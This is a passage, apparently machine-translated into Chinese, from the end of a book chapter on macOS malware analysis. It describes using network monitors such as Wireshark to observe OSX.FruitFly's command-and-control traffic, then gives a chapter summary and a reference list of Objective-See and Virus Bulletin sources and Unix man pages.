前面简单提到过OSX。果蝇[3]是一个相当阴险的Mac恶意软件，十多年来一直未被发现。一旦被捕获，网络监控工具在其综合分析中发挥了重要作用。例如，通过Wireshark,我们可以观察恶意软件对攻击者的命令和控制服务器及其安装位置的响应:



...而在另一个例子中，网络监视器捕获恶意软件过滤屏幕捕获（作为.png文件）：



通过这些例子，可以清楚地看到网络监控工具作为更大的恶意软件分析工具包的一部分的价值。

下一个...

在本章中，我们讨论了进程、文件和网络监视器。这些被动动态分析工具是恶意软件分析师工具包的重要组成部分，因为它们为恶意软件样本的能力和功能提供了宝贵的见解。

然而，有时需要更强大的工具。在下一章中，我们将深入到调试领域，这可能是分析最复杂的恶意软件威胁的最彻底、最全面的方法。

参考文献

1. OSX.Eleanor
https://objective-see.com/blog/blog_0x16.html

2. wacaw
http://webcam-tools.sourceforge.net/

3. “通过自定义C&C服务器解析OSX.FruitFly”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

4. 进程监视器
https://objective-see.com/products/utilities.html#ProcessMonitor

5. OSX.MacLoader
https://objective-see.com/blog/blog_0x53.html#lazarus-loader-aka-macloader

6. OSX.WindTail
https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf

7. fs_usage
x-man-page://fs_usage

8. OSX.ColdRoot
https://objective-see.com/blog/blog_0x2A.html

9. 监测程序
https://objective-see.com/products/utilities.html#FileMonitor

10. OSX.BirdMiner
https://objective-see.com/blog/blog_0x53.html#osx-birdminer-osx-loudminer

11. OSX.Yort(B)
https://objective-see.com/blog/blog_0x53.html#osx-yort-b

12. OSX.CookieMiner
https://objective-see.com/blog/blog_0x53.html#osx-cookieminer

13. 网络礼仪
https://objective-see.com/products/netiquette.html

14. 钢丝鲨
https://www.wireshark.org
/

15. netstat
x-man-page://netstat

16. lsof
x-man-page://lsof

17. nettop
x-man-page://nettop

18. “工作：达尔文网络”
http://newosxbook.com/bonus/vol1ch16.htm
l

19. 命令
x-man-page://tcpdump

20. “被火烧（fox）：Firefox 0day会扔掉另一个macOS后门（OSX.Mokes.B）” https://objective-see.com/blog/blog_0x45.html

21. “Dacls鼠 ...现在是macOS！” https://objective-see.com/blog/blog_0x57.html

22. “分析广告软件安装程序的反分析逻辑” https://objective-see.com/blog/blog_0x0C.html